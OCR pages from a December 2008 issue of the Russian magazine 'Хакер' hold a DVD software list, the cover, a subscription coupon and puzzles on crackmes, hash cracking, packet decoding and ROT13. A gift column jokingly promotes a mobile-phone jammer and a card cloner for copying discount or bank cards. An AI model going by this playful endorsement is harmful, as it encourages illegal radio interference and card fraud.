IIP v1.1.0
Mozilla Thunderbird (v2) 2.0.0.18
NetSetMan 2.5.1
Photology
Portable Offline Browser 5.2
Psiphon 1.6
Radmin (Remote Administrator) 3.3
RSS Bandit 1.8.0.870
Skylook 2.0
Skype 4beta
Syndie 1.101
Tor for Windows 0.2.1.7
UltraSurf 9.2
VoxOx 1.01

>Security
Access-Me-0.2
cosara-7.4.1
EBDS v1.0.1
ike-scan 1.9
LockCrypt 2.16
Maltego
MSAT 4.0
NetStumbler 0.4.0
SILC Client 1.1.6
SILC Server 1.1.14
sqlime-0.2
Superscan v4.0
surfjack-0.2b
Win32 Active Directory Navigator
xssme-0.2.1

>System
Appupdater 1.0.1
AutoVer 1.2.2
Discovery Recovery v3.2
EASEUS Partition Manager 3.0
PowerGrep 3.4.1
Process Explorer 11.3
Process Lasso (x32) 3.26
RAID Reconstructor V3.41
Sentry 2020 3.0
Tiny Watcher 1.5
XYPlorer 7.50

>>UNIX
>Desktop
aegisub-2.1
andrew-1.3
ardour-2.7
asunder-1.6.1
deco-1.2
discwrapper-1.1.0
emelfm2-0.5.0
gcad3d-1.24
gnome-mplayer-0.9.2
googleearth-4.2
gparted-0.3.9
griffith-0.9.8
hydrogen-0.9.4-beta2
metamorphose-1.1.0
parcellite-0.9
sage-3.2
shrinkta-0.1.12
tea-21.0.0
videoporama-0.6.2
xarchiver-0.5.2

>Devel
cmake-2.6.2
eiffelstudio-6.3
netbeans-6.5
poedit-1.4.2
pygame-1.8.1
railroad-0.5.0
rails-2.2.2
scons-1.1.0
sip-4.7.9
vegui-2.1.4

>Games
asc-2.1.0
hedgewars-0.9.7
openalchemist-0.3
triplea-1.0.0.3

>Net
autoscan-1.32
filezila-3.1.5.1
flock-1.2.6
galaxium-0.7.4.1
imspector-0.7
mailnotify-5.4
netspeed-0.15.2
qbittorrent-1.2.1
realplayer-11.0.0
uscd-0.2
wifi-radar-1.9.9
wordpress-2.6.3-ru
x11vnc-0.9.6
youtube-dl-2008.11.01
zoiper-2.07

>Security
blueproximity-1.2.5
chatsniff-1.0
fwbuilder-3.0.1
gnomint-0.6.0
lsat-0.9.7.1
lutz-0.7
sam-0.3.0
sshguard-1.3
strongswan-4.2.9
tcpdump-4.0.0

>Server
amavisd-new-2.6.2-rc1
apache-2.2.10
asterisk-1.4.22
bind-9.5.0-p2
cherokee-0.10.1
courier-imap-4.4.1
cups-1.3.9
dbmail-2.2.11-rc3
dhcp-4.0.0
dovecot-1.1.7
ejabberd-2.0.2
freeradius-2.1.1
hylafax-4.4.4
lighttpd-1.4.20
mysql-5.0.67
nsd-3.2.0
nut-2.2.2
openldap-2.4.13
openssh-5.1p1
openvpn-2.1-rc15
postfix-2.5.5
postgresql-8.3.5
proftpd-1.3.2rc3
pure-ftpd-1.0.21
samba-3.2.4
sendmail-8.14.3
snort-2.8.3.1
sqlite-3.6.6.1
squid-3.0stable10
syslog-ng-2.1.3
vsftpd-2.0.7

>System
alsa-driver-1.0.18a
ati-8.11
bash-3.2.48
hybrid-5.10.27.6
iptables-1.4.2
linux-2.6.27.7
madwifi-0.9.4
nvidia-177.82
ports
powertop-1.10
prism-driver-0.5.10
virtualbox-2.0.6
xf86-video-intel-2.4.3
zsh-4.3.9

>X-Distr
elastix-1.3c

DVD

№ 12(120) ДЕКАБРЬ 2008

ХАКЕР

КРАСИВЫЙ ЗАХВАТ ТЫСЯЧИ UIN'ОВ С TJAT.COM СТР. 64

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

ДЕКАБРЬ 12 (120) 2008

(game)land hi-fun media
publishing for enthusiasts
4607157100063 08012

БАГИ RunCMS
ПЕНТЕСТИНГ ПОПУЛЯРНОГО ДВИЖКА
СТР. 50

ДЕСКТОП WEB-КОДЕРА
СОБИРАЕМ РАБОЧЕЕ МЕСТО ДЛЯ WEB 2.0 КОДЕРА
СТР. 20

ТВЕРДОКАМЕННЫЙ AJAX
ЗАЩИТА ПРИЛОЖЕНИЙ, ПОСТРОЕННЫХ НА AJAX-ФРЕЙМВОРКАХ
СТР. 98

ПОДНИМАЕМ БАБЛО С iPHONE
КОММЕРЧЕСКИЙ КОДИНГ С ПОМОЩЬЮ ОФИЦИАЛЬНОГО SDK
СТР. 88

ВЫГОДА • ГАРАНТИЯ • СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва,**

ул. Тимура Фрунзе, д. 11, стр. 44,
ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подпис ных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1200 руб. Подарочные журналы при этом не высылаются

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «   »

- ☐ на 6 месяцев
- ☐ на 12 месяцев

начинася с ____________________ 200   г.

- ☐ Доставлять журнал по почте на домашний адрес

Доставлять журнал курьером:

- ☐ на адрес офиса*
- ☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Прошу выслать бесплатный номер журнала ____________________

Ф.И.О. ____________________

АДРЕС ДОСТАВКИ:

индекс

область/край

город

улица

дом   корпус

квартира/офис

телефон (   )
код

e-mail

сумма оплаты

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа — Сумма
Оплата журнала «____________________»
с   200   г.
Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа — Сумма
Оплата журнала «____________________»
с   200   г.
Ф.И.О.
Подпись плательщика

Кассир



X-PUZZLE

ИВАН СКЛЯРОВ
/ XPUZZLE@REAL.XAKEP.RU /

ПРОЙДИСЬ ДЕБАГГЕРОМ ПО СВОИМ МОЗГАМ!

ХОРОШАЯ НОВОСТЬ: В ЭТОМ МЕСЯЦЕ У НАС МНОГО Х-ПРИЗОВ :).

ПЕРВЫМ ТРЕМ ПОБЕДИТЕЛЯМ МЫ ВРУЧИМ ПО ЗАШИБЕННОМУ ИБП ОТ IPPON: BACK COMFO PRO 800, BACK OFFICE 600 ИЛИ BACK VERSO, В ЗАВИСИМОСТИ ОТ ЗАНЯТОГО МЕСТА.

А ЕСЛИ ТЫ ЗАЙМЕШЬ МЕСТО С 4 ПО 8, ТО ПОЛУЧИШЬ ПОДАРОЧНЫЙ МАЧО-НАБОР «AXE БУСТ».



ОТВЕТЫ К ПРЕДЫДУЩЕМУ ВЫПУСКУ X-PUZZLE

«КРЯКМИ»
Верным логином является слово «dolls», а паролем «pussycat». Исходный код файла XPUZZLE4.COM прилагается на диске к журналу.

«ПЕРЕСТАНОВКИ СИМВОЛОВ»
Если бы все символы пароля были одинаковыми, то задача свелась бы к простой задаче о перестановках, где общее число перестановок определяется как n! (n факториал), т. е. 12! в случае двенадцатисимвольного пароля. Однако в заданном пароле присутствует 3 одинаковых символа «A», 2 одинаковых символа «8» и 2 одинаковых символа «z», от перестановки которых будут получаться одинаковые пароли. Следовательно, общее число паролей, которое можно составить из заданного пароля определяется как: 12!/(3!*2!*2!)=19958400.

«ВОССТАНОВИ ПАРОЛИ»
На самом деле файл с хешами является примером PwDump-файла из программы LCP (www.lcpsoft.com). В этой же программе его можно и расшифровать — или в любой другой подобной программе, например L0phtCrack, SAMInside и т. п. Что такое PwDump-файл и как пользоваться перечисленными программами, рекомендую узнать в моей книге «Хакерские фишки».

«НАЙДИ ЗАКОНОМЕРНОСТЬ»
Вместо красной точки должна стоять латинская буква «I» (ее ASCII-код 73). Буквы в пароле расположены в порядке размещения их в таблице ASCII, но выбраны только такие коды, которые являются простыми числами, т. е. 67, 71, 73, 79, 83, 89. Напомню, что простое число — это такое число, которое делится только на единицу и на само себя (без остатка).

СЕТЕВОЙ ПАКЕТ


Снифер перехватил сетевой пакет, hex-коды которого ты можешь видеть на рисунке. Определи MAC-адреса, сетевые порты и IP-адреса отправителя и получателя этого пакета.

```
0x0000:  0050 56c0 0001 000c 2907 7e86 0800 4500  .PV.....).~...E.
0x0010:  0028 fbdb 0000 3b06 e621 c0a8 8e80 c0a8  .(....;..!......
0x0020:  8e01 d8cc 0087 28d2 d347 0000 0000 5002  ......(..G....P.
0x0030:  1000 2ca2 0000                           ......
```

БАЖНЫЙ PHP-СКРИПТ

PHP-скрипт, показанный на рисунке, содержит ошибку в безопасности. Определи, какую ошибку содержит этот PHP-код и как ее исправить. Полностью этот PHP-код можно взять на диске к журналу.

Подсказка: PHP-скрипт обработан обфускатором и закриптован.



НАША ТАЙНА»

Английской слово «Word» с помощью некоторого алгоритма было закодировано следующим образом: «Jbeq».

Раскодируй следующую фразу, закодированную с помощью этого же алгоритма:

Guvf vf n ehoevp KChmmyr

СЛУЧАЙНО ИЛИ НАРОЧНО?

Генератор случайных чисел выдал числа в диапазоне от 100 до 999, показанные на рисунке.

Посмотри внимательно на эти числа и скажи, действительно ли они сгенерированы случайным образом.

Если нет, то объясни, в чем закономерность.

```
476, 105, 777, 483, 483, 315, 140, 266, 371, 679, 875, 413,
889, 322, 672, 854, 546, 616, 616, 784, 987, 819, 357, 938,
126, 567, 217, 924, 154, 112, 434, 581, 735, 147, 840, 945,
693, 245, 147, 203, 210, 462, 973, 896, 686, 707, 140, 574,
105, 511, 924, 742, 259, 224, 630, 175, 490, 777, 147, 350,
672, 371, 511, 511, 476, 539, 791, 406, 770, 147, 945, 770,
392, 560, 574, 623, 539, 511, 896, 497, 665, 406, 812, 623,
203, 749, 679, 518, 665, 210, 168, 833, 252, 301, 210, 217,
259, 245, 511, 672, 343, 791, 560, 483, 651, 210, 791, 238,
483, 266, 560, 644, 518, 413, 714, 651, 196, 784, 994, 133,
```

РАСПОЗНАЙ ДЕВАЙС

На рисунках показаны различные компьютерные и сетевые девайсы, твоя задача правильно назвать их.

ПОДАРКИ 2K+9



0.1/ ГЛУШИЛКА СОТОВЫХ ТЕЛЕФОНОВ
$30.88

Конечно, в Новый год и без всяких глушилок позвонить куда-либо крайне сложно. Но в иной ситуации можно вдоволь поглумиться над друзьями, если приобрести этот гаджет. Фокус простой. Одно движение руки – и все мобилки в радиусе 3-5 метров тут же теряют сеть, причем во всех возможных диапазонах: GSM 800/900/1800/1900Mhz и даже 3G. Встроенного аккумулятора должно хватить на 3-4 часа глушения, но ты уж сжалься над товарищами: не томи их столько. Надо сказать, производитель честно предупреждает, что в некоторых странах подобные приборы запрещены. Мы тебя тоже предупреждаем :).

0.2/ ПИШЕМ ПЛАСТИК!
$17.98

Если ты до сих пор слабо представляешь, что хранится внутри пластиковых банковских карточек или карт скидок, то этот девайс определенно для тебя! Совсем необязательно тратиться в магазине на бешеную сумму, чтобы получить заветную карточку – вместо этого ее можно клонировать! Правда, для этого понадобится купить "болванки" (продаются в пачках по 10 штук за 3 доллара) и придумать объяснение для продавца, почему твоя карта скидок совершенно белая :).

0.3/ УНИВЕРСАЛЬНЫЙ ПУЛЬТ НА БРЕЛКЕ
$2.59

Уж сколько раз сталкивался с ситуацией, когда в баре или поезде показывают какой-то странный канал, а музыка порой орет так, что не знаешь, куда от нее деться. Раньше на этот случай у меня был КПК с инфракрасным портом, который легко воплощался в универсальный пульт при помощи специальной проги. Теперь же универсальный пульт не превышает размеров брелка и его действительно можно повесить на ключ.

0.4/ СОЛНЕЧНАЯ ЭНЕРГИЯ ДЛЯ ТВОЕГО ТЕЛЕФОНА
$23.64

Солнечная батарейка для твоего сотового телефона - что скажешь? По-моему, чрезвычайно полезный гаджет. Теперь можно не париться, что где-нибудь в походе или другом городе у тебя сядет телефон. Все, что нужно солнечной зарядке, – это обычный свет. Причем, необязательно должно палить солнце: она работает даже в пасмурную погоду. В набор входят различные штекеры для телефонов, а также кабели для зарядки от обычной розетки и автомобильного прикуривателя.

0.5/ КРАСИВОЕ ТАБЛО
$5.88

По сути, довольно бесполезная фигня, которая с помощью вращающего механизма с небольшим LCD-дисплеем отображает заданный текст в воздухе. Но выглядит очень эффектно. И более того: табло вполне можно приспособить для своих вполне конкретных нужд. Ведь текст на него можно посылать динамически: начиная, от просто времени и заканчивая котировками Google. Все в твоих руках.

0.6/ RC ВЕРТОЛЕТ
$18.19

Если приедешь в нашу редакции и мимо тебя вдруг промчится радиоуправляемый вертолет, знай: это играется наш Коля :). И ведь никак это не закончится, потому что вертолет не ломается. Не в пример дорогим моделям, его можно и ронять, и об потолок ударить – а ему все равно, летает себе и все тут. Несмотря на свою смехотворную цену, эта прикольная игрушка действительно летает и вполне адекватно управляется!

Многие из подарков можно найти в Росси, но мы тебе рекомендуем затариваться в западных Интернет-магазинах. Например, на аукционе eBay.com, www.dealextreme.com, www.thetechgeek.com. Выйдет гораздо дешевле.


NOKIA
Connecting People



БАГИ RUNCMS/ ПЕНТЕСТИНГ ПОПУЛЯРНОГО ДВИЖКА